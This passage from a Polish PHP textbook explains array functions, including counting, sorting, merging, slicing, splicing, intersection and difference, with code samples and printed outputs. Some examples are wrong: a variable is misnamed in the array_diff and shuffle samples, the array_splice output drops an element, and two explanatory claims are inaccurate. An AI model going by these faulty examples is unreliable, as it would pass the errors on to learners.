$garden = array("kabaczki", "papryka", "rzepa", "marchew");
echo count($garden);
```

Wykonanie tego fragmentu kodu zwróci następujący wynik:

```
4
```

Kolejny przykład zlicza zarówno wartości skalarne, jak i tablic, przechowywane w zmiennej `$locations`:

```
$locations = array("Włochy", "Amsterdam", array("Boston","Des Moines"), "Miami");
echo count($locations, 1);
```

Zwróci on następujący wynik:

```
6
```

Powyższy wynik może być nieco zaskakujący, gdyż tablica `$location` zawiera tylko pięć elementów. Jednak tablica zawierająca teksty `Boston` oraz `Des Moines` także jest traktowana jako jeden element i uwzględniana w wyniku.

■ **Uwaga** Funkcja `count()` jest także dostępna pod nazwą `sizeof()`. W obu przypadkach jej działanie jest identyczne.

Określanie częstotliwości występowania wartości

Funkcja `array_count_values()` zwraca tablicę asocjacyjną zawierającą pary klucz – wartość. Poniżej przedstawiłem jej prototyp:

```
array array_count_values(array argTablica)
```

Każdy klucz tablicy wynikowej jest wartością tablicy *argTablica*, a odpowiadająca mu wartość określa, ile razy wartość ta wystąpiła w tablicy wejściowej (jako wartość). Oto przykład:

```
$states = array("Ohio", "Iowa", "Arizona", "Iowa", "Ohio");
$stateFrequency = array_count_values($states);
print_r($stateFrequency);
```

Wykonanie powyższego fragmentu kodu zwróci następujące wyniki:

```
Array ( [Ohio] => 2 [Iowa] => 2 [Arizona] => 1 )
```

Określanie unikalnych elementów tablicy

Funkcja `array_unique()` usuwa z tablicy wszystkie powtórzenia i zwraca tablicę zawierającą wyłącznie unikalne wartości. Oto jej prototyp:

```
array array_unique(array argTablica [, int flaga_sortowania = SORT_STRING])
```

Poniżej przedstawiłem przykład użycia tej funkcji:

```
$states = array("Ohio", "Iowa", "Arizona", "Iowa", "Ohio");
$uniqueStates = array_unique($states);
print_r($uniqueStates);
```

Zwróci on następujące wyniki:

```
Array ( [0] => Ohio [1] => Iowa [2] => Arizona )
```

Opcjonalny parametr *flaga_sortowania* (dodany w PHP 5.2.9) określa, w jaki sposób będą sortowane wartości tablicy. Domyślnie są one sortowane jako łańcuchy znaków, jednak istnieje także możliwość posortowania ich jako wartości liczbowych (`SORT_NUMERIC`), zastosowania domyślnego sposobu sortowania PHP (`SORT_REGULAR`) bądź posortowania zgodnie z aktualnymi ustawieniami lokalnymi (`SORT_LOCALE_STRING`).

Sortowanie tablic

Bez wątpienia sortowanie danych jest jednym z kluczowych zagadnień informatyki. Każdy, kto uczęszczał nawet na wstępne zajęcia z programowania komputerów, na pewno spotkał się z kilkoma algorytmami sortowania, takimi jak sortowanie bąbelkowe, sortowanie przez kopcowanie (ang. *heapsort*), sortowanie Stella czy też sortowanie szybkie (ang. *quicksort*). Zagadnienie sortowania pojawia się tak często w codziennej praktyce programistycznej, że proces sortowania danych jest równie powszechny jak stosowanie instrukcji `if` lub pętli `while`. PHP ułatwia go, udostępniając programistom wiele funkcji pozwalających na sortowanie tablic na różne sposoby.

■ **Wskazówka** Domyślnie wszystkie funkcje sortujące PHP sortują dane zgodnie z regułami języka angielskiego. Jeśli konieczne jest posortowanie danych w innych językach, takich jak polski czy niemiecki, konieczne będzie zmodyfikowanie tego domyślnego działania poprzez zastosowanie odpowiednich ustawień lokalnych — do tego celu służy funkcja `setlocale()`.

Zmiana kolejności elementów tablicy

Funkcja `array_reverse()` zmienia kolejność elementów w tablicy. Oto jej prototyp:

```
array array_reverse(array argTablica [, boolean zachowac_klucze])
```

Jeśli w wywołaniu funkcji jej drugi, opcjonalny parametr przyjmie wartość `TRUE`, to w wynikowej tablicy zostanie zachowane odwzorowanie kluczy i wartości z tablicy wejściowej. W przeciwnym przypadku klucze zachowają swoje położenie i zostaną powiązane z wartościami uporządkowanymi w nowej kolejności:

```
$states = array("Delaware", "Pensylwania", "New Jersey");
print_r(array_reverse($states));
// Array ( [0] => New Jersey [1] => Pensylwania [2] => Delaware )
```

Warto porównać te wyniki z wynikami uzyskanymi w przypadku zastosowania drugiego parametru funkcji:

```
$states = array("Delaware", "Pensylwania", "New Jersey");
print_r(array_reverse($states,1));
// Array ( [2] => New Jersey [1] => Pensylwania [0] => Delaware )
```

W przypadku tablic asocjacyjnych odwzorowanie kluczy i wartości nie jest modyfikowane nawet w razie zastosowania drugiego parametru.

Zamiana kluczy i wartości

Funkcja `array_flip()` zamienia rolami klucze i skojarzone z nimi wartości. Oto jej prototyp:

```
array array_flip(array argTablica)
```

I przykład zastosowania:

```
$state = array("Delaware", "Pensylwania", "New Jersey");
$state = array_flip($state);
print_r($state);
```

Zwróci on następujące wyniki:

```
Array ( [Delaware] => 0 [Pensylwania] => 1 [New Jersey] => 2 )
```

Sortowanie tablic

Funkcja `sort()` sortuje tablicę, zapisując jej elementy w kolejności od najmniejszego do największego. Oto jej prototyp:

```
void sort(array argTablica [, int flaga_sortowania])
```

Funkcja ta nie zwraca posortowanej tablicy; zamiast tego sortuje tablicę przekazaną w jej wywołaniu i niezależnie od wyników nic nie zwraca. Opcjonalny parametr *`flaga_sortowania`* modyfikuje domyślny sposób sortowania używany przez funkcję zależnie od przekazanej wartości:

`SORT_NUMERIC`: sortuje elementy tablicy w kolejności numerycznej. Przydatne w przypadku sortowania tablic zawierających liczby całkowite lub zmiennoprzecinkowe.

`SORT_REGULAR`: sortuje elementy tablicy na podstawie wartości ich kodów ASCII. Oznacza to na przykład, że *B* znajdzie się przed *a*. Krótkie poszukiwania pozwolą błyskawicznie znaleźć w internecie tablicę kodów ASCII, zatem prezentowanie jej w tej książce nie będzie konieczne.

`SORT_STRING`: sortuje tablicę w sposób bardziej zbliżony do sposobu sortowania, którego mógłby oczekiwać człowiek. Więcej informacji na ten temat można znaleźć w dalszej części rozdziału, poświęconej funkcji `natsort()`.

Przeanalizujmy następujący przykład. Załóżmy, że należy posortować punktowe wyniki egzaminu w kolejności od najniższego do najwyższego:

```
$grades = array(42, 98, 100, 100, 43, 12);
sort($grades);
print_r($grades);
```

Powyższy fragment zwróci następujące wyniki:

```
Array ( [0] => 12 [1] => 42 [2] => 43 [3] => 98 [4] => 100 [5] => 100 )
```

Koniecznie należy zwrócić uwagę, że takie sortowanie nie zachowuje odwzorowania kluczy i wartości. Spójrzmy na kolejny przykład:

```
$states = array("OH" => "Ohio", "CA" => "Kalifornia", "MD" => "Maryland");
sort($states);
print_r($states);
```

Oto jego wyniki:

```
Array ( [0] => Kalifornia [1] => Maryland [2] => Ohio )
```

Aby zachować odwzorowanie kluczy i wartości w sortowanej tablicy, należy użyć funkcji `asort()`.

Sortowanie tablicy z zachowaniem odwzorowania kluczy i wartości

Funkcja `asort()` działa identycznie jak `sort()` pod tym względem, że sortuje wartości tablicy w kolejności rosnącej. Różni się jednak tym, że zachowuje odwzorowania kluczy i wartości. Oto jej prototyp:

```
void asort(array argTablica [, integer flaga_sortowania])
```

Załóżmy, że dysponujemy tablicą zawierającą nazwy stanów, zapisane w kolejności, w jakiej dołączały one do Unii:

```
$state[0] = "Delaware";
$state[1] = "Pensylwania";
$state[2] = "New Jersey";
```

Posortowanie tej tablicy przy użyciu funkcji `sort()` sprawi, że jej elementy zostaną zapisane w następującej kolejności (należy zwrócić uwagę, że zostały utracone odwzorowania indeksów i wartości, co najprawdopodobniej nie było zamierzonym efektem):

```
Array ( [0] => Delaware [1] => New Jersey [2] => Pensylwania )
```

Jednak posortowanie tej samej tablicy przy użyciu funkcji `asort()` da inne efekty:

```
Array ( [0] => Delaware [2] => New Jersey [1] => Pensylwania )
```

W przypadku podania drugiego, opcjonalnego parametru — *`flaga_sortowania`*, działanie funkcji będzie zależeć od przekazanej wartości. Dostępne możliwości zostały opisane wcześniej, w podrozdziale poświęconym funkcji `sort()`.

Sortowanie tablicy w odwrotnej kolejności

Funkcja `rsort()` działa tak samo jak `sort()`, z tym że zapisuje elementy w odwrotnej (malejącej) kolejności. Oto jej prototyp:

```
void rsort(array argTablica [, int flaga_sortowania])
```

Poniżej przedstawiłem przykład użycia tej funkcji:

```
$states = array("Ohio", "Floryda", "Massachusetts", "Montana");
rsort($states);
print_r($states);
```

A oto wyniki zwrócone przez ten przykład:

```
Array ( [0] => Ohio [1] => Montana [2] => Massachusetts [3] => Floryda )
```

Jeśli w wywołaniu funkcji zostanie podany drugi, opcjonalny parametr — *`flaga_sortowania`*, to sposób działania funkcji będzie zależny od jego wartości. Dostępne możliwości zostały przedstawione w podrozdziale poświęconym funkcji `sort()`.

Sortowanie w kolejności malejącej z zachowaniem odwzorowania kluczy i wartości

Podobnie jak funkcja `asort()`, także `arsort()` zachowuje odwzorowanie kluczy i wartości, z tym że sortuje zawartość tablicy w odwrotnej kolejności. Oto jej prototyp:

```
void arsort(array argTablica [, int flaga_sortowania])
```

Poniżej przedstawiłem przykład użycia funkcji `arsort()`:

```
$states = array("Delaware", "Pensylwania", "New Jersey");
arsort($states);
print_r($states);
```

Jego wykonanie zwróci następujące wyniki:

```
Array ( [1] => Pensylwania [2] => New Jersey [0] => Delaware )
```

Jeśli w wywołaniu funkcji zostanie podany drugi, opcjonalny parametr — *`flaga_sortowania`*, to sposób działania funkcji będzie zależny od jego wartości. Dostępne możliwości zostały przedstawione w podpunkcie poświęconym funkcji `sort()`.

Sortowanie w porządku naturalnym

Funkcja `natsort()` została stworzona po to, by zapewnić sposób sortowania porównywalny z tym, który zazwyczaj stosują ludzie. Oto jej prototyp:

```
void natsort(array argTablica)
```

Dokumentacja PHP zawiera doskonały przykład demonstrujący, co oznacza sortowanie w porządku naturalnym — skorzystałem z niego także w tej książce. Załóżmy, że dysponujemy następującymi danymi: *obrazek1.jpg*, *obrazek2.jpg*, *obrazek10.jpg* oraz *obrazek20.jpg*. Próba posortowania takich elementów w standardowy sposób da następujące rezultaty:

```
obrazek1.jpg, obrazek10.jpg, obrazek2.jpg, obrazek20.jpg
```

Bez wątpienia nie jest to to, czego oczekiwaliśmy, nieprawdaż? Problem ten można rozwiązać dzięki zastosowaniu funkcji `natsort()`; poniżej przedstawiłem te same dane posortowane przy jej użyciu:

```
obrazek1.jpg, obrazek2.jpg, obrazek10.jpg, obrazek20.jpg
```

Sortowanie naturalne bez uwzględniania wielkości liter

Funkcja `natcasesort()` działa identycznie jak `natsort()`, z tym że podczas sortowania nie jest uwzględniana wielkość liter:

```
void natcasesort(array argTablica)
```

Wracając do problemu sortowania plików przedstawionego w części rozdziału dotyczącej funkcji `natsort()`, wyobraźmy sobie, że pliki mają następujące nazwy: *Obrazek1.JPG*, *obrazek2.jpg*, *OBRAZEK10.jpg* oraz *obrazek20.jpg*. Sortowanie przy użyciu funkcji `natsort()` uporządkowałoby je w następującej kolejności:

```
OBRAZEK10.jpg, Obrazek1.JPG, obrazek2.jpg, obrazek20.jpg
```

Z kolei w przypadku użycia funkcji `natcasesort()` kolejność będzie następująca:

```
Obrazek1.JPG, obrazek2.jpg, OBRAZEK10.jpg, obrazek20.jpg
```

Sortowanie kluczy tablicy na podstawie ich wartości

Funkcja `ksort()` sortuje tablicę na podstawie wartości jej kluczy i zwraca wartość `TRUE`, jeśli sortowanie zakończy się sukcesem, lub wartość `FALSE` w przeciwnym przypadku. Poniżej przedstawiłem prototyp tej funkcji:

```
int ksort(array argTablica [, int flaga_sortowania])
```

Jeśli w wywołaniu funkcji zostanie podany drugi, opcjonalny parametr — *`flaga_sortowania`*, to sposób działania funkcji będzie zależny od jego wartości. Dostępne możliwości zostały przedstawione w podpunkcie poświęconym funkcji `sort()`. Warto zwrócić uwagę, że zmiana będzie w tym przypadku dotyczyła sposobu sortowania kluczy, a nie wartości tablicy.

Sortowanie kluczy w odwrotnej kolejności

Funkcja `krsort()` działa tak samo jak `ksort()`, z tym że sortuje klucze w odwrotnej kolejności (czyli malejąco). Oto jej prototyp:

```
int krsort(array argTablica [, int flaga_sortowania])
```

Sortowanie na podstawie kryteriów określonych przez użytkownika

Funkcja `usort()` zapewnia możliwość sortowania tablicy przy wykorzystaniu algorytmu określonego przez programistę i zaimplementowanego w formie funkcji. Rozwiązanie to jest przydatne w sytuacjach, gdy konieczne jest posortowanie danych w sposób, którego nie udostępniają wbudowane funkcje PHP. Poniżej przedstawiłem prototyp tej funkcji:

```
void usort(array argTablica, funkcja nazwa_funkcji)
```

Funkcja zdefiniowana przez użytkownika musi pobierać dwa argumenty i zwracać wartość ujemną, zero lub wartość dodatnią, zależnie od tego, czy pierwszy argument jest mniejszy, równy, czy też większy od drugiego. Nie jest zaskoczeniem, że funkcja ta musi być dostępna w miejscu programu, w jakim ma być wywoływana funkcja `usort()`.

Jako przykład konkretnych sytuacji, w których funkcja `usort()` może się okazać przydatna, można podać sortowanie dat zapisanych w systemie amerykańskim (miesiąc, dzień, rok; różniącym się od sposobu używanego w innych krajach, gdzie daty są zapisywane w kolejności: dzień, miesiąc, rok). Załóżmy, że należy posortować tablicę zawierającą daty w kolejności rosnącej. Choć można by sądzić, że funkcje `sort()` lub `natsort()` poradzą sobie z tym zadaniem, to jednak okazuje się, że generowane przez nie wyniki nie są prawidłowe.

Jedynym rozwiązaniem tego problemu będzie napisanie specjalnej funkcji, która posortuje daty zgodnie z wymaganiami:

```
<?php
    $dates = array('10-10-2011', '2-17-2010', '2-16-2011',
                   '1-01-2013', '10-10-2012');
    sort($dates);

    echo "<p>Sortowanie tablicy przy użyciu funkcji sort():</p>";
    print_r($dates);

    natsort($dates);

    echo "<p>Sortowanie tablicy przy użyciu funkcji natsort(): </p>";
    print_r($dates);

    function DateSort($a, $b) {
        // Jeśli daty są równe, nic nie rób.
        if($a == $b) return 0;
        // Podział dat na komponenty
        list($amonth, $aday, $ayear) = explode('-',$a);
        list($bmonth, $bday, $byear) = explode('-',$b);

        // Uzupełnienie numeru miesiąca początkowym zerem,
        // jeśli nie ma drugiej cyfry
        $amonth = str_pad($amonth, 2, "0", STR_PAD_LEFT);
        $bmonth = str_pad($bmonth, 2, "0", STR_PAD_LEFT);

        // Uzupełnienie numeru dnia początkowym zerem,
        // jeśli nie ma drugiej cyfry
        $aday = str_pad($aday, 2, "0", STR_PAD_LEFT);
        $bday = str_pad($bday, 2, "0", STR_PAD_LEFT);

        // Ponowne połączenie dat
        $a = $ayear . $amonth . $aday;
        $b = $byear . $bmonth . $bday;

        // Określenie, czy data $a > daty $b
        return ($a > $b) ? 1 : -1;
    }

    usort($dates, 'DateSort');

    echo "<p>Sortowanie przy użyciu niestandardowej funkcji DateSort(): </p>";

    print_r($dates);
?>
```

Wykonanie powyższego fragmentu kodu zwróci następujące wyniki (dla poprawienia przejrzystości zostały one odpowiednio sformatowane):

```
Sortowanie tablicy przy użyciu funkcji sort():
Array ( [0] => 1-01-2013 [1] => 10-10-2011 [2] => 10-10-2012
        [3] => 2-16-2011 [4] => 2-17-2010 )

Sortowanie tablicy przy użyciu funkcji natsort():
Array ( [0] => 1-01-2013 [3] => 2-16-2011 [4] => 2-17-2010
        [1] => 10-10-2011 [2] => 10-10-2012 )
```

```
Sortowanie przy użyciu niestandardowej funkcji DateSort():
Array ( [0] => 2-17-2010 [1] => 2-16-2011 [2] => 10-10-2011
        [3] => 10-10-2012 [4] => 1-01-2013 )
```

Łączenie i dzielenie tablic na różne sposoby

W tym podrozdziale zostały zaprezentowane funkcje służące do wykonywania nieco bardziej złożonych operacji na tablicach, takich jak łączenie i scalanie kilku tablic, określanie części wspólnej tablic czy też ich porównywanie.

Łączenie tablic

Funkcja `array_merge()` łączy ze sobą tablice i zwraca je jako jedną tablicę wynikową. Na samym początku tablicy wynikowej znajdzie się zawartość tablicy przekazanej jako pierwszy argument wywołania, za nią znajdzie się tablica przekazana jako druga i tak dalej. Oto prototyp funkcji `array_merge()`:

```
array array_merge(array argTablica1, array argTablica2 [, array argTablicaN])
```

Jeśli tablica wejściowa zawiera klucz asocjacyjny, który już istnieje w tablicy wynikowej, to klucz ten oraz powiązana z nim wartość nadpiszą parę klucz – wartość znajdującą się w tablicy wynikowej. Ten sposób działania nie obowiązuje w przypadku tablic indeksowanych liczbami — w ich przypadku taka para zostanie dołączona do tablicy wynikowej. Oto przykład:

```
$face = array("J", "Q", "K", "A");
$numbered = array("2", "3", "4", "5", "6", "7", "8", "9");
$cards = array_merge($face, $numbered);
shuffle($cards);
print_r($cards);
```

Wykonanie tego fragmentu kodu zwróci następujące wyniki (choć kolejność poszczególnych elementów tablicy wynikowej może być różna):

```
Array ( [0] => 8 [1] => 6 [2] => K [3] => Q [4] => 9 [5] => 5
        [6] => 3 [7] => 2 [8] => 7 [9] => 4 [10] => A [11] => J )
```

Rekurencyjne łączenie tablic

Funkcja `array_merge_recursive()` działa tak samo jak `array_merge()`, łącząc ze sobą kilka tablic i zwracając ich zawartość w postaci jednej tablicy wynikowej. Różnica pomiędzy obiema funkcjami polega na sposobie działania w sytuacji, gdy klucz asocjacyjny elementu dodawanego do tablicy wynikowej już w niej istnieje. W takiej sytuacji funkcja `array_merge()` zastąpi parę klucz – wartość istniejącą już w tablicy wynikowej nową parą. W odróżnieniu od niej funkcja `array_merge_recursive()` połączy obie wartości, zapisując je w nowej tablicy, a następnie umieści ją w tablicy wynikowej jako wartość skojarzoną z już istniejącym kluczem. Poniżej przedstawiłem jej prototyp:

```
array array_merge_recursive(array argTablica1, array argTablica2
                                                [, array argTablicaN])
```

A oto przykład jej użycia:

```
$class1 = array("Janek" => 100, "Jurek" => 85);
$class2 = array("Mirek" => 78, "Janek" => 45);
$classScores = array_merge_recursive($class1, $class2);
print_r($classScores);
```

Jego wykonanie zwróci następujące wyniki:

```
Array ( [Janek] => Array ( [0] => 100 [1] => 45 ) [Jurek] => 85 [Mirek] => 78 )
```

Należy zauważyć, że klucz `Janek` wskazuje aktualnie na tablicę (indeksowaną liczbami) zawierającą dwa elementy.

Łączenie dwóch tablic

Funkcja `array_combine()` tworzy nową tablicę utworzoną poprzez połączenie przekazanych w wywołaniu zbiorów kluczy i wartości. Oto jej prototyp:

```
array array_combine(array klucze, array wartosci)
```

Obie tablice wejściowe muszą mieć taką samą wielkość i żadna z nich nie może być pusta. Poniżej przedstawiłem przykład użycia tej funkcji:

```
$abbreviations = array("AL", "AK", "AZ", "AR");
$states = array("Alabama", "Alaska", "Arizona", "Arkansas");
$stateMap = array_combine($abbreviations,$states);
print_r($stateMap);
```

Wykonanie powyższego fragmentu kodu zwróci następujące wyniki:

```
Array ( [AL] => Alabama [AK] => Alaska [AZ] => Arizona [AR] => Arkansas )
```

Pobieranie fragmentu tablicy

Funkcja `array_slice()` zwraca fragment tablicy pobrany na podstawie podanych wartości przesunięcia — początkowego i końcowego. Oto jej prototyp:

```
array array_slice(array argTablica, int przesuniecie [, int dlugosc
                                                     [, boolean zachowac_klucze]])
```

Podanie dodatniej wartości parametru *`przesuniecie`* spowoduje, że położenie początku pobieranego fragmentu będzie liczone od początku tablicy, natomiast w razie podania wartości mniejszej od zera — od jej końca. Jeśli opcjonalny parametr *`dlugosc`* zostanie pominięty, to pobrany zostanie fragment tablicy od miejsca wyznaczonego parametrem *`przesuniecie`* aż do końca tablicy. Jeśli parametr *`dlugosc`* zostanie podany i będzie mieć wartość większą od zera, to funkcja zwróci fragment tablicy kończący się na elemencie *`przesuniecie`* + *`dlugosc`*, licząc od jej początku. Jeśli wartość parametru *`dlugosc`* będzie mniejsza od zera, to określi ona, w jakiej odległości od końca tablicy zakończy się pobierany fragment. Przeanalizujmy następujący przykład:

```
$states = array("Alabama", "Alaska", "Arizona", "Arkansas",
                "Kalifornia", "Kolorado", "Connecticut");
$subset = array_slice($states, 4);
print_r($subset);
```

Wykonanie powyższego fragmentu kodu zwróci następujące wyniki:

```
Array ( [0] => Kalifornia [1] => Kolorado [2] => Connecticut )
```

I jeszcze jeden przykład. Zastosowano w nim ujemną wartość parametru *`dlugosc`*:

```
$states = array("Alabama", "Alaska", "Arizona", "Arkansas",
                "Kalifornia", "Kolorado", "Connecticut");
$subset = array_slice($states, 2, -2);
print_r($subset);
```

Zwróci on następujące wyniki:

```
Array ( [0] => Arizona [1] => Arkansas [2] => Kalifornia )
```

Przypisanie wartości `TRUE` parametrowi *`zachowac_klucze`* (wprowadzonemu w PHP 5.0.2) spowoduje, że w tablicy wynikowej zostanie zachowane odwzorowanie par klucz – wartość z tablicy oryginalnej.

Wycinanie elementów z tablicy

Funkcja `array_splice()` usuwa z tablicy wejściowej wszystkie elementy należące do podanego zakresu i zwraca je jako nową tablicę wynikową. Oto jej prototyp:

```
array array_splice(array argTablica, int przesuniecie [, int dlugosc
                                                      [, array zamiennik]])
```

Jeśli wartość parametru *`przesuniecie`* będzie większa od zera, to określi ona, który element, licząc od początku tablicy, będzie stanowił początek usuwanego fragmentu. W przypadku zastosowania wartości ujemnej początek usuwanego fragmentu będzie liczony od końca tablicy. Jeśli w wywołaniu funkcji pominiemy opcjonalny parametr *`dlugosc`*, to zostanie usunięty fragment od wyznaczonego początku aż do końca tablicy. Jeśli parametr *`dlugosc`* będzie mieć wartość ujemną, to określi ona, na jakim elemencie tablicy, licząc od jej końca, zakończy się usuwany fragment. Jeśli parametr *`dlugosc`* zostanie podany i będzie mieć wartość większą od zera, to funkcja zwróci fragment tablicy kończący się na elemencie *`przesuniecie`* + *`dlugosc`*, licząc od jej początku. Jeśli wartość parametru *`dlugosc`* będzie mniejsza od zera, to określi ona, w jakiej odległości od końca tablicy zakończy się pobierany fragment. Oto przykład:

```
$states = array("Alabama", "Alaska", "Arizona", "Arkansas",
                "Kalifornia", "Kolorado", "Connecticut");
$subset = array_splice($states, 4);
print_r($states);
print_r($subset);
```

Jego wykonanie zwróci poniższe wyniki:

```
Array ( [0] => Alabama [1] => Alaska [2] => Arizona [3] => Arkansas )
Array ( [0] => Kalifornia [1] => Connecticut )
```

Można skorzystać z opcjonalnego parametru *`zamiennik`*, by określić tablicę, która zastąpi usuwany fragment. Oto przykład wykorzystujący tę możliwość:

```
$states = array("Alabama", "Alaska", "Arizona", "Arkansas",
                "Kalifornia", "Connecticut");
$subset = array_splice($states, 2, -1, array("Nowy Jork", "Floryda"));
print_r($states);
```

Jego wykonanie zwróci następujące wyniki:

```
Array ( [0] => Alabama [1] => Alaska [2] => Nowy Jork
        [3] => Floryda [4] => Connecticut )
```

Wyznaczanie części wspólnej tablic

Funkcja `array_intersect()` zwróci tablicę zawierającą tylko te elementy pierwszej tablicy wejściowej, które są dostępne także we wszystkich pozostałych tablicach przekazanych w wywołaniu funkcji. Funkcja ta zachowuje odwzorowanie klucz – wartość. Oto jej prototyp:

```
array array_intersect(array argTablica1, array argTablica2 [, array argTablicaN])
```

Poniższy przykład wyświetli tylko te stany zapisane w tablicy `$array1`, które są dostępne także w tablicach `$array2` oraz `$array3`:

```
$array1 = array("OH", "CA", "NY", "HI", "CT");
$array2 = array("OH", "CA", "HI", "NY", "IA");
$array3 = array("TX", "MD", "NE", "OH", "HI");
$intersection = array_intersect($array1, $array2, $array3);
print_r($intersection);
```

Oto wynik jego wykonania:

```
Array ( [0] => OH [3] => HI )
```

Należy zauważyć, że funkcja `array_intersect()` uznaje, że dwie wartości tablicy są sobie równe wyłącznie wtedy, gdy mają ten sam typ.

■ **Wskazówka** Funkcja `array_intersect_key()`, wprowadzona w PHP 5.1.0, zwraca te pary należące do pierwszej z przekazanych tablic, których klucze występują także we wszystkich pozostałych tablicach przekazanych w wywołaniu. Podobnie funkcja `array_intersect_ukey()` pozwala porównywać klucze wielu przekazanych tablic przy użyciu algorytmu określonego przez funkcję zdefiniowaną przez programistę. Więcej informacji na ich temat można znaleźć w dokumentacji PHP.

Określanie części wspólnej tablic asocjacyjnych

Funkcja `array_intersect_assoc()` działa tak samo jak `array_intersect()`, z tą różnicą, że podczas porównywania elementów uwzględniane są także wartości kluczy. Dlatego też w tablicy wynikowej znajdą się tylko te pary klucz – wartość należące do pierwszej tablicy przekazanej w wywołaniu, które są dostępne także we wszystkich pozostałych tablicach wejściowych. Oto prototyp funkcji `array_intersect_assoc()`:

```
array array_intersect_assoc(array argTablica1, array argTablica2 [, array argTblN])
```

Przedstawiony poniżej przykład zwraca tablicę zawierającą pary klucz – wartość pobrane z tablicy `$array1`, które występują także w tablicach `$array2` oraz `$array3`:

```
$array1 = array("OH" => "Ohio", "CA" => "Kalifornia", "HI" => "Hawaje");
$array2 = array("50" => "Hawaje", "CA" => "Kalifornia", "OH" => "Ohio");
$array3 = array("TX" => "Teksas", "MD" => "Maryland", "OH" => "Ohio");
$intersection = array_intersect_assoc($array1, $array2, $array3);
print_r($intersection);
```

Przykład ten zwróci następujące wyniki:

```
Array ( [OH] => Ohio )
```

Warto zwrócić uwagę, że Hawaje nie zostały zwrócone, gdyż klucz skojarzony z tym łańcuchem ma inne wartości w tablicach `$array1` oraz `$array2`, a dodatkowo żadna z tych par nie występuje w tablicy `$array3`.

Określanie różnicy tablic

Funkcja `array_diff()` działa odwrotnie niż `array_intersect()` — zwraca tylko te elementy pierwszej z przekazanych tablic, które nie występują w żadnej pozostałej:

```
array array_diff(array argTablica1, array argTablica2 [, array argTablicaN)
```

A oto przykład jej zastosowania:

```
$array1 = array("OH", "CA", "NY", "HI", "CT");
$array2 = array("OH", "CA", "HI", "NY", "IA");
$array3 = array("TX", "MD", "NE", "OH", "HI");
$diff = array_diff($array1, $array2, $array3);
print_r($intersection);
```

Zwróci on następujący wynik:

```
Array ( [0] => CT )
```

W razie potrzeby porównywania wartości tablicy przy użyciu niestandardowego algorytmu można zastosować funkcję `array_udiff()`, wprowadzoną w PHP 5.0.2.

■ **Wskazówka** Wprowadzona w PHP 5.1.0 funkcja `array_diff_key()` zwróci te elementy pierwszej z przekazanych w jej wywołaniu tablic, których klucze nie występują w żadnej z pozostałych tablic wejściowych. Prototyp tej funkcji jest taki sam jak funkcji `array_diff()`. Podobnie funkcja `array_diff_ukey()` pozwala na porównywanie kluczy przy użyciu algorytmu określonego przez funkcję zdefiniowaną przez programistę. Więcej informacji na temat tych funkcji można znaleźć w dokumentacji PHP.

Określanie różnicy tablic asocjacyjnych

Funkcja `array_diff_assoc()` działa tak samo jak `array_diff()`, z tym że podczas porównywania elementów uwzględnia także klucze. Dlatego też w tablicy wynikowej znajdą się tylko te pary klucz – wartość pierwszej tablicy przekazanej w wywołaniu, które nie występują w żadnej z pozostałych tablic wejściowych. Poniżej przedstawiłem jej prototyp:

```
array array_diff_assoc(array argTablica1, array argTablica2 [, array argTablicaN])
```

Poniższy przykład zwróci tablicę zawierającą wyłącznie parę `"HI" - "Hawaje"`, ponieważ tylko ona pojawia się w tablicy `$array1` i nie występuje w żadnej z pozostałych — `$array2` oraz `$array3`.

```
$array1 = array("OH" => "Ohio", "CA" => "Kalifornia", "HI" => "Hawaje");
$array2 = array("50" => "Hawaje", "CA" => "Kalifornia", "OH" => "Ohio");
$array3 = array("TX" => "Teksas", "MD" => "Maryland", "KS" => "Kansas");
$diff = array_diff_assoc($array1, $array2, $array3);
print_r($diff);
```

Jak już wcześniej podałem, powyższy fragment kodu zwróci następujący wynik:

```
Array ( [HI] => Hawaje )
```

■ **Wskazówka** Funkcje `array_udiff_assoc()`, `array_udiff_uassoc()` oraz `array_diff_uassoc()`, wprowadzone w PHP 5.0, pozwalają porównywać różnice pomiędzy tablicami na wiele sposobów, używając przy tym kryteriów określanych przez programistę. Więcej informacji na ich temat można znaleźć w dokumentacji PHP.

Inne przydatne funkcje operujące na tablicach

W tym podrozdziale przedstawiłem kilka kolejnych funkcji operujących na tablicach, które choć są warte uwagi, trudno zaliczyć do jakiejkolwiek z opisanych wcześniej kategorii.

Zwracanie losowego zbioru kluczy

Funkcja `array_rand()` zwraca zbiór losowo wybranych kluczy tablicy. Oto jej prototyp:

`różna array_rand(array argTablica [, int liczba_elementow])`

Jeśli drugi, opcjonalny parametr nie zostanie podany, to funkcja zwróci tylko jedną wartość losową. Liczbę zwracanych elementów można określić, podając odpowiednią wartość parametru *`liczba_elementow`*. Oto przykład użycia tej funkcji:

```
$states = array("Ohio" => "Columbus", "Iowa" => "Des Moines",
                "Arizona" => "Phoenix");
$randomStates = array_rand($states, 2);
print_r($randomStates);
```

Jego wykonanie zwróci następujące wyniki:

```
Array ( [0] => Arizona [1] => Ohio )
```

Losowa zmiana kolejności elementów tablicy

Funkcja `shuffle()` w losowy sposób zmienia kolejność elementów w tablicy. Oto jej prototyp:

`void shuffle(array argTablica)`

Załóżmy, że dysponujemy tablicą zawierającą fragment wartości talii kart:

```
$cards = array("jh", "js", "jd", "jc", "qh", "qs", "qd", "qc",
               "kh", "ks", "kd", "kc", "ah", "as", "ad", "ac");
shuffle($cards);
print_r($positions);
```

Powyższy fragment kodu zwróci wyniki podobne do tych przedstawionych poniżej (choć ze względu na losowe działanie funkcji Czytelnik może uzyskać zupełnie inne wyniki):

```
Array ( [0] => js [1] => ks [2] => kh [3] => jd
        [4] => ad [5] => qd [6] => qc [7] => ah
        [8] => kc [9] => qh [10] => kd [11] => as
        [12] => ac [13] => jc [14] => jh [15] => qs )
```

Dodawanie wartości tablicy

Funkcja `array_sum()` sumuje wszystkie wartości znajdujące się w przekazanej tablicy i zwraca uzyskany wynik. Oto jej prototyp:

`różna array_sum(array argTablica)`

Jeśli w tablicy znajdują się dane innych typów (takie jak łańcuchy znaków), to zostaną one zignorowane. Poniżej przedstawiłem przykład użycia funkcji `array_sum()`:

```
<?php
    $grades = array(42, "witamy", 42);
    $total = array_sum($grades);
    print $total;
?>
```

Jego wykonanie zwróci następujący wynik:

```
84
```

Dzielenie tablicy

Funkcja `array_chunk()` dzieli tablicę wejściową na mniejsze tablice o zadanej liczbie elementów i zwraca je w formie jednej tablicy wielowymiarowej. Poniżej przedstawiłem prototyp tej funkcji:

```
array array_chunk(array argTablica, int rozmiar [, boolean zachowac_klucze])
```

